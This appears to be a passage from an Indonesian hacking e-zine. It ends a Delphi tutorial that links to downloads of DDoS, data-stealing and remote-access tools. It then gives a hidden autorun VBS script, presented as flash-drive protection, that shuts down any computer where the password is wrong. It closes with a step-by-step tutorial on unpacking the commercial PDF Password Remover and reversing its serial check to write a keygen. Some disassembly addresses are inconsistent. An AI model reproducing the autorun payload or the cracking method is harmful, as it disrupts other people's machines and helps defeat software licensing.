  ShellExecute(handle, 'open', 'http://www.yogyafree.net/video.part4.rar', nil, nil, 0);
end;

procedure TfrmXcode.VideoPart51Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.yogyafree.net/video.part5.rar', nil, nil, 0);
end;

procedure TfrmXcode.Video12Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://yogyafree.net/Gallery/video1.3gp', nil, nil, 0);
end;

procedure TfrmXcode.Video21Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://yogyafree.net/Gallery/video2.3gp', nil, nil, 0);
```

```
end;

procedure TfrmXcode.CyberNukeBotYogyafree1Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.yogyafree.net/download/Nukebot.exe', nil, nil, 0);
end;

procedure TfrmXcode.YFKeyInMyFlashDrivevers10LockYourComputerEasily1Click(
  Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.yogyafree.net/download/KeyInMyFD.zip', nil, nil, 0);
end;

procedure TfrmXcode.YFCryptvers10DataEncryption1Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.yogyafree.net/download/YF-Crypt.zip', nil, nil, 0);
end;

procedure TfrmXcode.Dorktoolsvers20DorkHunter1Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.yogyafree.net/download/dorktoolsv2.zip', nil, nil, 0);
end;

procedure TfrmXcode.Xremotevers20RemoteAdministrationTool1Click(
  Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.yogyafree.net/download/XRemote.zip', nil, nil, 0);
end;

procedure TfrmXcode.DigitalBlastervers20built2008DistributedDenialOfServiceAttacker1Click(
  Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.yogyafree.net/download/digiblast.zip', nil, nil, 0);
end;

procedure TfrmXcode.Rampokvers20PortableDataSucker1Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.yogyafree.net/download/Rampok_v2.0.rar', nil, nil, 0);
end;

procedure TfrmXcode.StupidTerminatorProcessKiller1Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.yogyafree.net/download/the_stupid_terminator.zip', nil, nil, 0);
end;

procedure TfrmXcode.UCvers10YFerlRCClient1Click(Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.yogyafree.net/download/UC.zip', nil, nil, 0);
end;

procedure TfrmXcode.BeeTrapvers10ASimpleHoneypotForYourDesktop1Click(
  Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.yogyafree.net/download/BeeTrap.zip', nil, nil, 0);
end;

procedure TfrmXcode.PakGuruvers10PersonalEnglishAssistant1Click(
  Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://www.yogyafree.net/download/pakguru.zip', nil, nil, 0);
end;

procedure TfrmXcode.CDYogyafreeRaider10x2ReleasedAgustus20081Click(
  Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://opensource.telkomspeedy.com/yogyafree/files/X-Raider-10.iso', nil, nil,
0);
end;

procedure TfrmXcode.CDYogyafreeExpress110x2ReleasedAgustus20081Click(
  Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://opensource.telkomspeedy.com/yogyafree/files/X-Express-11.iso', nil, nil,
0);
end;
```

```
procedure TfrmXcode.DistroLinuxXCodeYFv002ReleasedOktober20081Click(
  Sender: TObject);
begin
  ShellExecute(handle, 'open', 'http://opensource.telkomspeedy.com/yogyafree/files/x-code_Linux-0.0.2.iso',
    nil, nil, 0);
end;

end.
```

Ehm.. pusing lihatnya ..? tenang saja kawan, dari pada capek² coding, mending CoPas dech.. hhehe, ada tuh source code nya..
Saya anggap sobat yang baca sekalian sudah mengerti dari mana harus memulai menuliskan code program. :D

Yang terpenting adalah pada bagian
...

implementation

```
{ $R *.dfm }
uses untXcode;
...
```

Setiap unit tambahkan **uses [namaunit yang akan di includekan]**; seperti contoh diatas

```
uses untXcode;
```

Begitu juga unit ada form author, biar kedua form tersebut dapat berkomunikasi dengan baik. Sama halnya kalau kita PDKT sama cewek, jika kita pengen mengerti segala sesuatu tentang si cewek, masuk saja di kehidupannya. Biar bisa dapat segala info tentang si cewek.. hhehehe
Sory nge-junk dikit. Tak apalah, dari pada pusing lihat code² terus.. :D. OK dah, lanjut..

frmAuthort, untAuthor.

```
unit untAuthor;

interface

uses
  Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls, Forms,
  Dialogs, StdCtrls, jpeg, ExtCtrls;

type
  TfrmAuthor = class(TForm)
    mmoPesan: TMemo;
    btnKeluar: TButton;
    imgLogo: TImage;
    pnlBanner: TPanel;
    lblAuthor: TLabel;
    lblWebAuthor: TLabel;
    lblVersi: TLabel;
    lblProgram: TLabel;
    procedure btnKeluarClick(Sender: TObject);
    procedure FormCreate(Sender: TObject);
  private
    { Private declarations }
  public
    { Public declarations }
  end;

var
  frmAuthor: TfrmAuthor;

implementation

{ $R *.dfm }
uses untXcode;

procedure TfrmAuthor.btnKeluarClick(Sender: TObject);
begin
  frmAuthor.Close;
  frmXcode.Enabled := True;
  frmXcode.SetFocus;
end;

procedure TfrmAuthor.FormCreate(Sender: TObject);
begin
  frmAuthor.FormStyle := fsStayOnTop;
```

```
end;
```

```
end.
```

Jika pengkodean selesai, tinggal compile aja projeknya. Nanti kalau ada code yang salah bakal kelihatan kok. So, sebelum compile di Build dulu, kalau di VB dengan ctrl+F5 kalau di Delphi, masuk menu Project >> Build All Project / ctrl+F9 (untuk compile all project). Hasil compile sama dengan dimana letak source code / project berada.

Ada kritik, saran, cacian, makian, umpatan, ide, gagasan, lowongan kerja, kirim saja lewat email / ym penulis.

Tentang penulis.



← Fitri Ariyanto a.k.a b'jo saja :D

Email/YM : z3n_zxvf@yahoo.com/fitri_ariyanto

Web/blog : <http://fitri-ariyanto.blogspot.com>

Special Thanks to:

Allah SWT, Nabi Muhammad SAW, Ortu, my Computer. SiNus Alum 2007

XCode, E-C-H-O, Jasakom, MildNet, Delphi-id, edysoftware, delphi3000, swissdelphicenter, torrydelphi, vb-bego, dll.

My Machine:

Intel Pentium III 667 MHz

RAM 128 MB share VGA 16 MB

Windows XP SP 2, 40 Gb HD

... jadikan penghalang menjadi sebuah tantangan, jangan merasa tidak mampu sebelum belajar, mencoba, dan berlatih ...

---- end of file ----

FD Protect Guard

Penulis : Abdi^Ez, (email.punyaku@yahoo.com)



Sesuai Dengan Judul **FD (Flash Disk) Protector Guard**, Media FlashDisk Memang Sangat Di gemari,,Dari Bentuknya Yang Unik,Kecil,Enak DI bawa Kemana-Mana..Membuat semua Orang Terkesima Dengan Media Penyimpanan Ini..Tapi dan Tapi FlashDisk Pribadi Kita kan ada Rahasiannya,Yah sapa tau ajah tuh ada Foto/video lagi Beduaan sama Pacar,,Bahaya Banget neh Kalo Diliat Temen2 waktu Meminjam FlashDisk Kita,

Berpikir Dan Terus Berpikir Ternyata FlashDisk Bisa Di Protect Guard Gitu Alias Di kasih PassWord...HuHuHuHu...Asik Juga Yah.....Ok Lah Langsung Ajah Ke TKP Pembuatan nya....GoGoGoGo!!!!

Ini Lah salah Satu Cara Agar FlashDisk Kita Di Protect Oleh PassWord Dan Bila PassWord Salah Computer Akan ShutDown Secara Otomatis..

Cara nya :

- 1.Buka NotePad
2. Kemudian Copas Ajah Deh Kata Kata Berikut :

```
on error goto 0
dim s,quest,sd,m,winpath,fs
set sd=createobject("Wscript.shell")
set fs=createobject("Scripting.FileSystemObject")
set winpath=fs.getspecialfolder(0)
set s=wscript.createobject("wscript.shell")
do while quest=""
quest=inputbox("Woi!!!...Sopan Dikit,Maen Nyelonong Aje..Izin Dolo Boz,,Neh Tak Kasih Password..Masukin Dolo P asswordNya Kalo Gax Ku Matiin ComputerNya,HoHoHo...MakaNya Jangan Maen2 Dengan Abdi^Ez!!! :", "ProtectorGuard By Abdi^Ez")
if quest="" then
m=MsgBox("Tolong masukkan password dulu Woi!!! Om,Mas,Mba,Tante..Denger Gax Neh!!!Dasar DodolZ..", 0+0+48, "ProtectorGuard By Abdi^Ez")
end if
loop
if quest="xcode" then
s.run "shutdown -a"
sd.run winpath & "\\explorer.exe /e,/select, " & Wscript.ScriptFullName
else
s.run "shutdown -s -t 0"
end if
```

- 3.Simpan Lah File Tersebut Dengan Extensi "*.VBS" Misalnya : **abdiez.vbs**

Note :

1. Catatan buat Kata if quest="xcode" -->>> Adalah PassWordnya
2. Inputbox Adalah Pesan2 Yang Kita Sampaikan Saat Pengguna Flashdisk Diminta Memasukkan Password.
3. MsgBox Adalah Pesan2 Di Saat Pengguna Tidak Memasukan Password,Jadi Protect Guard Akan Meminta Password Terus jika tidak Dimasukan Passwordnya..

Oke Sekarang Kita Lanjut....

- 1.Buka NotePad Lagi
- 2.Kita Akan Membuat File Autorun nya

3.Copas Kata – Kata Berikut :


```
[AUTORUN]
Shellexecute=wscript.exe abdiez.vbs
Action=Flashdisk Paling Canggih DiDunia
Label=Xcode^Xcode^Xcode^Xcode^Xcode^Xcode
```

4.Simpan Dengan Nama **AUTORUN.INF**

Note :

- 1. abdie.vbs adalah file vbs yang telah kita buat tadi.
- 2. action adalah sebuah nama buat autoplay FlashDisk Kita
- 3. Label Adalah Membuat Nama FlashDisk
- 4. Kalo Pngen Menambah Kan Icon Bs Juga,,
- 5. Selanjut nya Copy Kedua File Tersebut Dalam FlasDisk Anda,,Ingat Jangan DI buat Kan Di Dalam Folder.
- 6. Untuk Tidak Terlalu Nampak File Tersebut,Anda Buat Kedua File Tersebut Menjadi **HIDDEN**.
- 7. Cabut Lah FlashDisk Anda,Pasang Lagi Dan Liat Perubahan Pada FlasDisk Anda Yang Sudah Anda Protect Guard Dengan Password.

Sekarang FlashDisk Anda Aman Deh.....wkwkwkwkwkwkw...



Writer*****: → **Abdi^Ez** Alias **Ryan Abdie**
: → **Newbie Zone** at Kalimantan Timur
: → **Email** : email.punyaku@yahoo.com
: → Kalimantan Timur,Kota Tanah Grogot
: → Intel Pentium **Dual Core** 2,60Ghz
→ Mainboard **NEXT** NGF7050-**Nvidia Geforce** 7050
→ RAM **Visipro** DDR2 2Gb
→ HDD **Seagate** 160Gb
→ **Case** Modifikasi

Thanks To :




- ALLAH S.W.T
 - Nabi MUHAMMAD S.A.W
 - Kedua Orang Tua Ku,Adek2 Ku Yang Tercinta
 - Fenny My Wife...I Love U
 - My Computer
 - My Guru : Ivan-Ez,D.H.A.N.Y,tukangtidurterus,Abahkoe.
 - Semua Temen2,Master2, di Dalnet
- #xcode #grogot-hack #chanary #mandar
#samarindahack

Thanks Banyak
Banger.....wkwkwkwkwkwkwkwkwkwk.....

MY Computer...Wkwkwkwkwkwkwkw.....Thanks.....

Membuat Key Generator untuk aplikasi PDF Password Remover v3.0

Penulis: fluxbyte (theblack30x@yahoo.com)



Tentang software:
PDF Password Remover dapat digunakan untuk membongkar file PDF yang terproteksi, seperti pembatasan pencetakan, pelarangan pengcopyan ke clipboard, dan sebagainya, tool ini juga dapat membongkar enkripsi adobe reader 7.x, 128-bit.

Info: <http://www.verypdf.com/>
 Harga: \$29,99
 OS: Win 98/ME/2000/XP/Vista

- Proteksi:**
 Software ini diproteksi dengan:
- [-] Masa coba selama 50x pemakaian
 - [-] Kotak dialog Trial akan muncul setiap pendecrypan file PDF
 - [-] Terdapat dialog Trial pada file PDF yang sudah di decrypt
 - [-] File Terproteksi dengan UPX

- Langkah Cracking:**
 Untuk membuat keygen sebelumnya sediakan tools dibawah ini:
- [-] OllyDbg & OllyDump Plugin dapat dicari di bang google
 - [-] Import Reconstruction by uCF dapat dicari di bang google
 - [-] Kemampuan sedikit tentang Pemrograman C(untuk Keygen), Assembly (Disassembly)

Langkah Pertama: (Manual Unpacking UPX)
 Karena file target terproteksi oleh UPX maka kita tidak bisa langsung menganalisa code assemblynya, yang dilakukan sekarang adalah bagaimana mengunpack packer UPX, didalam Tutorial ini saya mencoba untuk mengunpacknya secara manual menggunakan OllyDbg, walaupun bisa juga mengunpacknya dengan menggunakan applikasi upx dengan parameter "-d [namafilanya]", oke sekarang kita langsung saja buka ollydbgnya dan open file Targetnya dan akan terlihat sebagai berikut:

Address	Hex dump	Disassembly
004CFF0	50	PUSHAD
004CFF1	BE 00404000	MOV ESI,winDecry.00404000
004CFF6	8DBE 00D0F7FF	LEA EDI,DWORD PTR DS:[ESI+FFF7D000]
004CFFC	57	PUSH EDI
004CFFD	83CD FF	OR EBP,FFFFFFFF
004CD000	EB 10	JMP SHORT winDecry.004CD012
004CD002	90	NOP
004CD003	90	NOP
004CD004	90	NOP
004CD005	90	NOP
004CD006	90	NOP
004CD007	90	NOP
004CD008	8A06	MOV AL,BYTE PTR DS:[ESI]
004CD00A	46	INC ESI
004CD00B	8B07	MOV BYTE PTR DS:[EDI],AL
004CD00D	47	INC EDI
004CD00E	01DB	ADD EBX,EBX
004CD010	75 07	JNZ SHORT winDecry.004CD019
004CD012	8B1E	MOV EBX,DWORD PTR DS:[ESI]
004CD014	83EE FC	SUB ESI,-4
004CD017	11DB	ADC EBX,EBX
004CD019	72 ED	JB SHORT winDecry.004CD008
004CD01B	B8 01000000	MOV EAX,1
004CD020	01DB	ADD EBX,EBX
004CD022	75 07	JNZ SHORT winDecry.004CD02B
004CD024	8B1E	MOV EBX,DWORD PTR DS:[ESI]

Bisa terlihat diatas terdapat instruksi PUSHAD, fungsi tersebut digunakan untuk mem-push seluruh register kedalam stack, fungsi tersebut biasanya terdapat pada awal program, atau entry point. Biasanya digunakan oleh packer seperti aspack, upx, dll. Karena kita mengunpacknya secara manual kita harus tau instruksi – instruksi diatas digunakan untuk apa, dalam setiap kali instruksi PUSHAD dipanggil maka stack akan terisi penuh oleh register kita, untuk mengembalikan stack pada kondisi semula maka program pasti akan memanggil fungsi POPAD yang digunakan untuk mem POP semua data yang ada pada stack, untuk mencari instruksi POPAD kita tidak perlu menelusuri seluruh code program, yang kita lakukan ialah memberikan breakpoint pada data di register ESP, sebelumnya tekan F7 untuk memanggil fungsi PUSHADnya, bisa dilihat pada gambar berikut:

Address	Hex dump	Disassembly
004CFF0	50	PUSHAD
004CFF1	BE 00404000	MOV ESI,winDecry.00404000
004CFF6	8DBE 00D0F7FF	LEA EDI,DWORD PTR DS:[ESI+FFF7D000]
004CFFC	57	PUSH EDI
004CFFD	83CD FF	OR EBP,FFFFFFFF
004CD000	EB 10	JMP SHORT winDecry.004CD012
004CD002	90	NOP
004CD003	90	NOP
004CD004	90	NOP
004CD005	90	NOP
004CD006	90	NOP
004CD007	90	NOP
004CD008	8A06	MOV AL,BYTE PTR DS:[ESI]
004CD00A	46	INC ESI
004CD00B	8B07	MOV BYTE PTR DS:[EDI],AL
004CD00D	47	INC EDI
004CD00E	01DB	ADD EBX,EBX
004CD010	75 07	JNZ SHORT winDecry.004CD019
004CD012	8B1E	MOV EBX,DWORD PTR DS:[ESI]
004CD014	83EE FC	SUB ESI,-4
004CD017	11DB	ADC EBX,EBX
004CD019	72 ED	JB SHORT winDecry.004CD008
004CD01B	B8 01000000	MOV EAX,1
004CD020	01DB	ADD EBX,EBX
004CD022	75 07	JNZ SHORT winDecry.004CD02B
004CD024	8B1E	MOV EBX,DWORD PTR DS:[ESI]

Backup
Copy
Binary
Breakpoint
Search for
Follow DWORD in Disassembler
Follow DWORD in Dump
Go to
Hex
Text
Short
Long
Float
Disassemble
Special
Data Ripper
Appearance

Memory, on access
Memory, on write
Hardware, on access
Hardware, on write
Hardware, on execution

Byte
Word
Dword

Address	Hex dump	ASCII	Address	Value	Comment
0012FFA4	28 02 91 7C FF FF FF FF F8 FF 12 00 C4 FF 12 00	(@' [yyyyyyb. Åyb.	0012FFA4	7C910228	ntdll.7C910228
0012FFB4	00 A0 FD 7F 14 E5 90 7C B0 FF 12 00 00 00 00 00	. y0000 °yb.....	0012FFA8	FFFFFFFF	
0012FFC4	77 70 81 7C 28 02 91 7C FF FF FF FF 00 A0 FD 7F	w00 (0' [yyyy. y0	0012FFAC	0012FFFF	
0012FFD4	70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00000000000000000000000000000000	0012FF00	0012FF00	


Setelah kita menekan F7, klik kanan pada register ESP dan pilih 'Follow in Dump', setelah itu pasang Hardware breakpoint pada 4bytes pertama, dapat dilihat seperti gambar diatas. Setelah itu tekan F9 untuk menjalankan program, dan Ouch... kita berada pada code berikut:

Address	Hex dump	Disassembly
004CD193	FFD5	CALL EBP
004CD195	58	POP EAX
004CD196	61	POPAD
004CD197	8D4424 80	LEA EAX,DWORD PTR SS:[ESP-80]
004CD19B	6A 00	PUSH 0
004CD19D	39C4	CMP ESP,EAX
004CD19F	75 FA	JNZ SHORT winDecry.004CD19B
004CD1A1	83EC 80	SUB ESP,-80
004CD1A4	E9 A494F9FF	JMP winDecry.0046564D
004CD1A9	00	DB 00
004CD1AA	00	DB 00


Kita sekarang berada pada instruksi setelah instruksi POPAD di jalankan, dan lihat pada akhir gambar diatas terdapat instruksi jmp 46564D, instruksi ini akan menuju pada original entry point atau (OEP), ga percaya coba aja pasang toggle breakpoint pada instruksi jmp 46564D, dan setelah itu klik F7(atau step into), tapi sebelumnya hapus hardware breakpoint yang kita telah pasang, dengan memilih Menu Debug-> Hardware Breakpoint.

#	Base	Size	Stop on	
1	0012FFA4	4	Access	Follow 1 Delete 1
2				Follow 2 Delete 2
3				Follow 3 Delete 3
4				Follow 4 Delete 4
OK				

Setelah kita berada pad OEP, selanjutnya kita lakukan proses dumping, proses dumping digunakan untuk mendump suatu program dari memory ke hardisk. Dengan mengklik kanan pada jendela CPU dan kemudian pilih 'Dump debugged process' maka akan muncul window baru seperti berikut:




Yang pertama dilakukan ialah copy alamat OEP = 6564D, kemudian uncheck Rebuild Import dan yang yang ketiga klik Dump, simpan dengan nama Dumped.exe. setelah proses dumping selesai selanjutnya gunakan tool 'Import Reconstructor' untuk memperbaiki import file dumpingnya.




Yang pertama dilakukan ialah memilih aplikasi, target kita ialah windcrypt, setelah itu paste kan alamat OEP yang tadi kita kopy pada OEP di textbox kemudian klik IAT AutoSearch, setelah itu klik Get Imports, dan yang terakhir klik Fix Dump pilih file Dumped.exe dan akan menghasilkan file yang bernama Dumped_.exe file inilah yang bisa running. Setelah melalui proses yang panjang walaupun sebenarnya hanya beberapa menit akhirnya kita finish pada tahapan pertama.

Langkah Kedua: (Pembuatan Key Generator)

Buka file target dengan nama Dumped_.exe dengan OllyDbg setelah itu pasang breakpoint pada alamat 404C00, dapat dilihat seperti gambar berikut:



Setelah memasang breakpoint, sekarang kita lanjutkan dengan menjalankan programnya tekan F9 sampai tampil form Registration.



Isikan 20 digit sembarang angka, mengapa 20 digit, karena programnya mintanya segitu, lihat aja kode program diatas yang diilingkari tanda merah. CMP ECX,14. ECX adalah panjang key, jika panjang key

tidak sama dengan 14 Hexa / 20 desimal maka keynya salah. Setelah kita berhasil melalui rintangan pertama selanjutnya kita akan berada pada alamat dibawah ini:

Address	Hex dump	Disassembly
00404C22	8A4E	MOV AL, BYTE PTR DS:[ESI]
00404C24	8A4E 01	MOV CL, BYTE PTR DS:[ESI+1]
00404C27	8D424 0C	LEA EDX, DWORD PTR SS:[ESP+C]
00404C2B	32DB	XOR BL, BL
00404C2D	52	PUSH EDX
00404C2E	8B4424 1C	MOV BYTE PTR SS:[ESP+1C], AL
00404C32	8B5C24 1D	MOV BYTE PTR SS:[ESP+1D], BL
00404C36	8B4C24 1B	MOV BYTE PTR SS:[ESP+1B], CL
00404C3A	8B5C24 11	MOV BYTE PTR SS:[ESP+11], BL
00404C3E	E8 AD090600	CALL dumped_.004655F0
00404C43	8BF8	MOV EDI, EAX
00404C45	8D424 1C	LEA EAX, DWORD PTR SS:[ESP+1C]
00404C49	50	PUSH EAX
00404C4A	E8 A1090600	CALL dumped_.004655F0
00404C4F	03F8	ADD EDI, EAX
00404C51	83C4 08	ADD ESP, 8
00404C54	83FF 0A	CMP EDI, 0A
00404C57	74 09	JE SHORT dumped_.00404C62
00404C59	5F	POP EDI
00404C5A	5E	POP ESI
00404C5B	33C0	XOR EAX, EAX
00404C5D	5B	POP EBX
00404C5E	83C4 18	ADD ESP, 18
00404C61	C3	RET

[ESI] Berisi digit awal key kita, [ESI+1] berisi digit kedua Key kita, instruksi CALL 4655F0 digunakan untuk merubah Type data string menjadi bentuk integer, setelah digit pertama dan kedua dari key kita dirubah menjadi integer, kemudian dijumlahkan jika hasil dari penjumlahan tersebut tidak sama dengan 0A heksa / 10 desimal maka key salah, lihatlah instruksi yang dilingkari diatas, jika benar maka kita akan berada pada alamat 404c62:

Address	Hex dump	Disassembly
00404C62	8A4E 12	MOV AL, BYTE PTR DS:[ESI+12]
00404C65	8A56 13	MOV DL, BYTE PTR DS:[ESI+13]
00404C68	8D424 0C	LEA EAX, DWORD PTR SS:[ESP+C]
00404C6C	8B4C24 18	MOV BYTE PTR SS:[ESP+18], CL
00404C70	50	PUSH EAX
00404C71	8B5C24 1D	MOV BYTE PTR SS:[ESP+1D], BL
00404C75	8B5C24 1B	MOV BYTE PTR SS:[ESP+1B], DL
00404C79	8B5C24 11	MOV BYTE PTR SS:[ESP+11], BL
00404C7D	E8 6E090600	CALL dumped_.004655F0
00404C82	8D4C24 1C	LEA ECX, DWORD PTR SS:[ESP+1C]
00404C86	8BF8	MOV EDI, EAX
00404C88	51	PUSH ECX
00404C89	E8 62090600	CALL dumped_.004655F0
00404C8E	03F8	ADD EDI, EAX
00404C90	83C4 08	ADD ESP, 8
00404C93	83FF 0C	CMP EDI, 0C
00404C96	74 09	JE SHORT dumped_.00404CA1
00404C98	5F	POP EDI
00404C99	5E	POP ESI
00404C9A	33C0	XOR EAX, EAX
00404C9C	5B	POP EBX
00404C9D	83C4 18	ADD ESP, 18
00404CA0	C3	RET

[ESI+12] berisi digit ke 19, [ESI+13] berisi digit ke 20, sama seperti diatas instruksi Call 4655f0 digunakan untuk converse string ke integer, jika hasil dari penjumlahan digit 19 dan 20 sama dengan 12 maka key benar, dan kita akan berada di alamat berikut:

Address	Hex dump	Disassembly
00404CA1	8A56 05	MOV AL, BYTE PTR DS:[ESI+5]
00404CA4	8A46 0D	MOV AL, BYTE PTR DS:[ESI+D]
00404CA7	8D4C24 0C	LEA ECX, DWORD PTR SS:[ESP+C]
00404CAB	8B5C24 18	MOV BYTE PTR SS:[ESP+18], DL
00404CAF	51	PUSH ECX
00404CB0	8B5C24 1D	MOV BYTE PTR SS:[ESP+1D], BL
